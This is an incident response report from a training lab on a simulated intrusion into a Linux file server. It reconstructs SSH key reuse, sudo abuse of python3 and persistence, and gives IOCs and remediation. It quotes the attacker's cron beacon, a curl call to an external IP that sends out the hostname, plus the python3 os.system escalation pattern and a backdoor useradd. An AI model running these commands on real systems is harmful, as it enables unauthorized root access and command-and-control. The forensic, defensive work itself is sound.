

## Incident Response Engagement Findings Report

**INC-2026-003 - Lateral Movement & Persistence**

### CLIENT

#### **NexaCorp**

*Lateral movement and persistence investigation*

*Engagement reference INC-2026-003*

*Liege file server lge-files-01*

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**Date: 28 May 2026**

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## Confidentiality Statement

This report documents INC-2026-003 of the BeCode Corp internal cybersecurity training programme, an incident response engagement against a controlled laboratory environment simulating an internal Linux server incident at the fictitious organisation NexaCorp. No real production system, customer data, or third party was involved. All identities, hostnames and accounts referenced belong to the BeCode training environment.

This document is classified Confidential under reference BCC-2026 | INC-2026-003. The cross-incident picture for the month (INC-2026-001 to 003) is in the Month 1 Assessment Report. Raw evidence is retained by BeCode Corp and is not redistributed.

## Disclaimer


The findings and recommendations are based on the evidence bundle provided for INC-2026-003 (host logs, SSH and sudo journals, audit logs and a network capture) covering the attack window of 24 May 2026 (12:31 to 13:05 CEST). This is an assessment lab : the deliverable is investigation and reporting; no detection rules were authored. The methodology follows NIST SP 800-61r2, NIST SP 800-86 and the SANS PICERL process.

## Executive Summary

On 24 May 2026, an attacker already established on the Brussels application server (bru-app-01, from INC-2026-002) pivoted to the Liege file server (lge-files-01) with no new exploit. Using a stolen svc\_api SSH private key that was also authorised for the svc\_backup account, the attacker logged in as svc\_backup, escalated to root through a sudo NOPASSWD rule on the Python interpreter, and installed two persistence mechanisms : a backdoor administrator account (sysupdate) and a cron job beaconing to an external server every five minutes. The beacon was still active at the time of reporting.

The root cause is SSH key reuse across service accounts : a single private key opened a different account on a different host. This is the third incident of the Month 1 campaign ; the cross-incident picture is in the Month 1 Assessment Report.

### Findings by Severity Level

**B.**

| Ref | Description                                                                               | Severity |
|-----|-------------------------------------------------------------------------------------------|----------|
| F1  | Lateral movement via reused service-account SSH key (svc_api key accepted for svc_backup) | HIGH     |
| F2  | Privilege escalation via sudo NOPASSWD on /usr/bin/python3 (GTF0Bins)                     | CRITICAL |
| F3  | Persistence: backdoor account sysupdate and active C2 cron to 34.251.89.142               | CRITICAL |

## Overview of recommendations

| REF | FINDING            | SHORT RECOMMENDATION                                                                                                                 |
|-----|--------------------|--------------------------------------------------------------------------------------------------------------------------------------|
| F1  | Reused SSH key     | <i>Rotate all SSH keys and end key reuse; no key should authorise more than one account or host.</i>                                 |
| F2  | sudo on python3    | <i>Remove svc_backup's NOPASSWD on /usr/bin/python3; never grant sudo on an interpreter.</i>                                         |
| F3  | Backdoor + C2 cron | <i>Delete sysupdate and /etc/cron.d/system-update, block 34.251.89.142 outbound; add egress filtering and behavioural detection.</i> |

## Methodology

### A. Procedure

The investigation follows NIST SP 800-61r2 (Computer Security Incident Handling Guide), NIST SP 800-86 (forensic techniques) and the SANS PICERL process. This is an assessment lab : forensic analysis of the evidence bundle, no detection-engineering phase.

#### 01. Scope and evidence triage

- Validate the evidence bundle (auth/sshd/sudo/audit logs, syslog, pcap)
- Confirm the attack window and boundaries



#### 02. Lateral-movement reconstruction

- Identify the pivot in sshd\_journal against the svc\_backup baseline
- Distinguish the malicious key fingerprint from the legitimate one



#### 03. Privilege-escalation analysis

- Trace the sudo python3 abuse in the audit trail (auid vs euid)
- Confirm the root primitive and its scope



#### 04. Persistence and C2 confirmation

- Recover the backdoor account and cron drop-in from the sudo journal
- Corroborate the C2 beacons in the packet capture




#### 05. Consolidation and reporting

- Map findings to MITRE ATT&CK;
- Consolidate IOCs and remediation



## B. Severity ratings

Severities are analyst-rated for this forensic context (impact, MITRE technique category, and current threat state), not CVSS-derived : CVSS scores discoverable vulnerabilities, not post-compromise forensic findings.



## Incident Timeline

Timestamps are CEST (UTC+02:00). The network capture is native UTC; both are shown for the beacons.

| <i>Time (CEST)</i>                | <i>Host</i>  | <i>Event</i>                                                                                   | <i>Source</i>      |
|-----------------------------------|--------------|------------------------------------------------------------------------------------------------|--------------------|
| 12:31:08                          | bru-app-01   | it_support (backdoor from INC-2026-002) logs in by password from 185.220.101.62 (Tor)          | auth.log           |
| 12:35:44 - 12:38:29               | bru-app-01   | Locates, reads and stages the svc_api private key; confirms it authorises svc_backup           | auth.log           |
| 12:39:54                          | lge-files-01 | Accepted publickey for svc_backup from 192.168.10.20, key SHA256:Cx3hNuyZ... (the svc_api key) | sshd_journal.log   |
| 12:40:28 - 12:40:51               | lge-files-01 | Privilege escalation: auid=1000 (svc_backup) with euid=0 (root), key=lab03_exec                | audit_filtered.log |
| 12:40:51                          | lge-files-01 | Backdoor account sysupdate created (sudo python3 useradd, added to sudo group)                 | sudo_journal.log   |
| 12:41:00                          | lge-files-01 | C2 cron /etc/cron.d/system-update (*/*) installed, beacon to 34.251.89.142                     | sudo_journal.log   |
| 12:45 - 13:00 (10:45 - 11:00 UTC) | lge-files-01 | Four outbound C2 beacons GET /update?h=lge-files-01 to 34.251.89.142:80                        | pcap               |
| 14:32 onward                      | lge-files-01 | Defender review of cron and accounts (post-incident)                                           | sudo_journal.log   |



## Technical Analysis

### F1. Lateral movement via reused service-account SSH key

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**Severity:****HIGH**

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**Finding type:**

Lateral movement using a reused service-account SSH key

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**CVSS v3.1 base score:**

N/A (forensic finding, post-compromise)

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**CWE:**

CWE-522 (Insufficiently Protected Credentials)

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**MITRE ATT&CK:**

T1552.004, T1021.004, T1078

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**Affected scope:**

- lge-files-01 (192.168.10.30), account svc\_backup
- 

**Description:**

The attacker moved from bru-app-01 (192.168.10.20) to lge-files-01 using a stolen SSH private key. The 12:39:54 connection authenticated as svc\_backup but stands out against the baseline : legitimate svc\_backup activity always originates from mon-01 (192.168.10.200) with key fingerprint SHA256:mHj4kL9p... ; the malicious connection comes from bru-app-01 and presents a different key (SHA256:Cx3hNuyZ...). The account and method match the legitimate service, the source and key do not.

**Root cause:**

Before the pivot, the it\_support backdoor (INC-2026-002) located the svc\_api private key, confirmed it was authorised for svc\_backup, and staged it. The svc\_api public key was present in svc\_backup's authorized\_keys on lge-files-01 : one key pair reused across service accounts, so possession of one private key granted access to a different account on a different host.

## F2. Privilege escalation via sudo NOPASSWD on python3

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**Severity:**

**CRITICAL**

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**Finding type:**

Local privilege escalation via sudo misconfiguration (GTF0Bins)

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**CVSS v3.1 base score:**

N/A (forensic finding, post-compromise)

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**CWE:**

CWE-250 (Execution with Unnecessary Privileges), CWE-269

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**MITRE ATT&CK:**

T1548.003

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**Affected scope:**

- lge-files-01, sudoers NOPASSWD on /usr/bin/python3 for svc\_backup
- 

**Description:**

The svc\_backup account could run /usr/bin/python3 via sudo without a password. Python is an interpreter : sudo on it means the account can run anything as root. The attacker used python3 -c 'import os; os.system(...)' to run commands inline as root with no interactive shell. The audit trail shows the escalation : audit=1000 (svc\_backup) with euid=0 (root), key=lab03\_exec, at 12:40:28 and 12:40:51.

**Why it matters:**

This violates least privilege : a backup service account held unconstrained root, available to anyone who obtains the account. The danger is structural and exists independently of this attacker.

### F3. Persistence: backdoor account and active C2 cron

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**Severity:**

**CRITICAL**

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**Finding type:**

Two persistence mechanisms installed post-escalation (active C2)

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**CVSS v3.1 base score:**

N/A (forensic finding, post-compromise)

---

**CWE:**

CWE-269 (Improper Privilege Management), CWE-732

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**MITRE ATT&CK:**

T1136.001, T1053.003, T1071.001

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**Affected scope:**

- lge-files-01 : account sysupdate, file /etc/cron.d/system-update
- 

**Backdoor account (12:40:51):**

useradd sysupdate with an attacker-set password ([REDACTED-lab-credential]), added to the sudo group : a standalone administrative login independent of the stolen key. Removal : userdel -r sysupdate, then verify /etc/passwd, /etc/shadow, /etc/group.

**C2 cron beacon (12:41:00):**

/etc/cron.d/system-update runs every five minutes : curl -s http://34.251.89.142/update?h=lge-files-01, sending the hostname to the attacker. Four beacons were captured (12:45, 12:50, 12:55, 13:00 CEST), confirming the job fired and that outbound traffic was permitted (exfiltration was possible). Removal : rm /etc/cron.d/system-update /tmp/.update.log, block 34.251.89.142 outbound.

## Impact and Detection

### *Impact*

The attacker obtained root on a third internal NexaCorp server and established self-restoring persistence with an active command-and-control channel. No exfiltration of identifiable employee personal data was confirmed in this incident ; the impact is unauthorized root control, durable backdoor access, and an open C2 channel through which exfiltration would have been possible. Any host trusting the same reused key material is potentially exposed.

### *Detection note*

This is an assessment lab (forensic evidence only, no live detection phase for this incident), so no detection rules are delivered. The intrusion is detectable behaviorally, recommended as monitoring controls : a service-account SSH login from an unexpected source or with a non-baseline key fingerprint ; creation of a new local account added to sudo ; a new drop-in in `/etc/cron.d/` ; and outbound connections from a server to an unrecognized external host.

## Risk Matrix

Each finding plotted by analyst-rated Impact against Likelihood. The upper-right is the most urgent.

| Impact / Likelihood                                                               | Very Low (1) | Low (2) | Medium (3) | High (4) | Very High (5) |
|-----------------------------------------------------------------------------------|--------------|---------|------------|----------|---------------|
| Very High (5)                                                                     |              |         |            | F2       | F3            |
| High (4)                                                                          |              |         | F1         |          |               |
| Medium (3)                                                                        |              |         |            |          |               |
| Low (2)                                                                           |              |         |            |          |               |
| Very Low (1)                                                                      |              |         |            |          |               |
| <div> <div>Critical</div> <div>High</div> <div>Medium</div> <div>Low</div> </div> |              |         |            |          |               |

**F3 (active C2 cron) and F2 (deterministic root primitive) are Critical ; F1 (lateral movement via reused key) is High.** All three are part of the same intrusion on lge-files-01.

## Indicators of Compromise

- Pivot source : 192.168.10.20 (bru-app-01, compromised in INC-2026-002)
- Tor exit used on bru-app-01 : 185.220.101.62
- Malicious key fingerprint accepted for svc\_backup :  
SHA256:Cx3hNuyZt0jgbq25UKWg3kcSA0L9dfgL3OeCHXIJQg4
- Backdoor account : sysupdate (added to sudo group)
- Persistence file : /etc/cron.d/system-update ; beacon marker /tmp/.update.log
- External C2 : 34.251.89.142 (HTTP, /update?h=lge-files-01)
- Staged key : /tmp/.cache on bru-app-01

## MITRE ATT&CK Mapping

| <i>Finding</i> | <i>Tactic</i>        | <i>Technique ID</i> | <i>Technique Name</i>               |
|----------------|----------------------|---------------------|-------------------------------------|
| F1             | Credential Access    | <b>T1552.004</b>    | Unsecured Credentials: Private Keys |
| F1             | Lateral Movement     | <b>T1021.004</b>    | Remote Services: SSH                |
| F1             | Valid Accounts       | <b>T1078</b>        | Valid Accounts                      |
| F2             | Privilege Escalation | <b>T1548.003</b>    | Sudo and Sudo Caching               |
| F3             | Persistence          | <b>T1136.001</b>    | Create Account: Local Account       |
| F3             | Persistence          | <b>T1053.003</b>    | Scheduled Task/Job: Cron            |
| F3             | Command and Control  | <b>T1071.001</b>    | Application Layer Protocol: Web     |

Framework : MITRE ATT&CK Enterprise v15.

## Remediation

- **Rotate all SSH keys and end key reuse.** No private key should authorise more than one account or host (closes F1).
- **Remove the persistence immediately.** Delete `sysupdate` and `/etc/cron.d/system-update`, remove `/tmp/.update.log`, block 34.251.89.142 outbound (F3).
- **Fix the sudo rule.** Remove `svc_backup`'s NOPASSWD on `/usr/bin/python3` ; never grant sudo on an interpreter (F2).
- **Add egress filtering** so a compromised host cannot beacon out, and **behavioural detection** for the signals above.
- **Treat the incident as not closed** until the backdoor account, cron job and reused keys are removed and verified.

## Conclusion

INC-2026-003 required no new exploit : it succeeded because a reused SSH key was trusted across accounts and a service account held unconstrained sudo. Removing the persistence, ending key reuse, and constraining sudo close this incident. For how it connects to INC-2026-001 and INC-2026-002 as one operation, see the Month 1 Assessment Report.

## Tools and Standards

### A. Tools used during the engagement

| <i>Category</i>          | <i>Tool</i>                  | <i>Purpose</i>                                                |
|--------------------------|------------------------------|---------------------------------------------------------------|
| Log analysis             | grep / awk / sort / uniq     | Filter and correlate auth, sshd, sudo and audit logs          |
| Audit trail              | ausearch / journalctl review | Read the audit records (audit vs euid escalation signature)   |
| Network capture analysis | tshark / Wireshark           | Confirm the C2 beacons to 34.251.89.142 in the packet capture |
| Decoding                 | base64 / hex review          | Decode audit proctitle and payload fields                     |
| Documentation            | VS Code, Markdown            | Note-taking and report drafting                               |



**B. Standards and frameworks followed**

| <i><b>Standard / Framework</b></i> | <i><b>Version</b></i> | <i><b>Application</b></i>                          |
|------------------------------------|-----------------------|----------------------------------------------------|
| NIST SP 800-61r2                   | 2012                  | Incident handling methodology                      |
| NIST SP 800-86                     | 2006                  | Forensic technique integration / evidence handling |
| SANS PICERL                        | -                     | Incident response phases                           |
| MITRE ATT&CK Enterprise            | v15                   | Technique mapping                                  |
| CWE                                | v4.16                 | Root-cause classification (CWE-522, 250, 269, 732) |

## Glossary and Acronyms

| <i>Acronym</i> | <i>Full Name</i>                                          | <i>Description</i>                                                                                 |
|----------------|-----------------------------------------------------------|----------------------------------------------------------------------------------------------------|
| SSH            | Secure Shell                                              | Encrypted remote-administration protocol                                                           |
| SUID           | Set User ID                                               | File permission bit that runs a binary with the owner's privileges                                 |
| GTFOBins       | Get The F*** Out Binaries                                 | Curated list of Unix binaries abusable to bypass local security (e.g. sudo on python3)             |
| NOPASSWD       | No Password (sudoers)                                     | sudoers option allowing a command to run via sudo without a password                               |
| C2             | Command and Control                                       | Channel through which an attacker controls a compromised host                                      |
| cron           | cron daemon                                               | Unix scheduler; /etc/cron.d/ holds drop-in job files                                               |
| Tor            | The Onion Router                                          | Anonymity network used here to mask the attacker source                                            |
| IOC            | Indicator of Compromise                                   | Artifact pointing to malicious activity                                                            |
| MITRE ATT&CK   | Adversarial Tactics, Techniques and Common Knowledge      | Threat behaviour framework                                                                         |
| PCAP           | Packet Capture                                            | Captured network traffic                                                                           |
| auid / euid    | Audit / Effective User ID                                 | auid is the login identity, euid the effective identity; auid=1000 with euid=0 marks an escalation |
| CWE            | Common Weakness Enumeration                               | Classification of software and configuration weaknesses                                            |
| CEST / UTC     | Central European Summer Time / Coordinated Universal Time | Time references used in this report                                                                |

## BeCode Corp.

*DFIR / SOC Training*

**Reference: BCC-2026 | INC-2026-003**

Classification: Confidential

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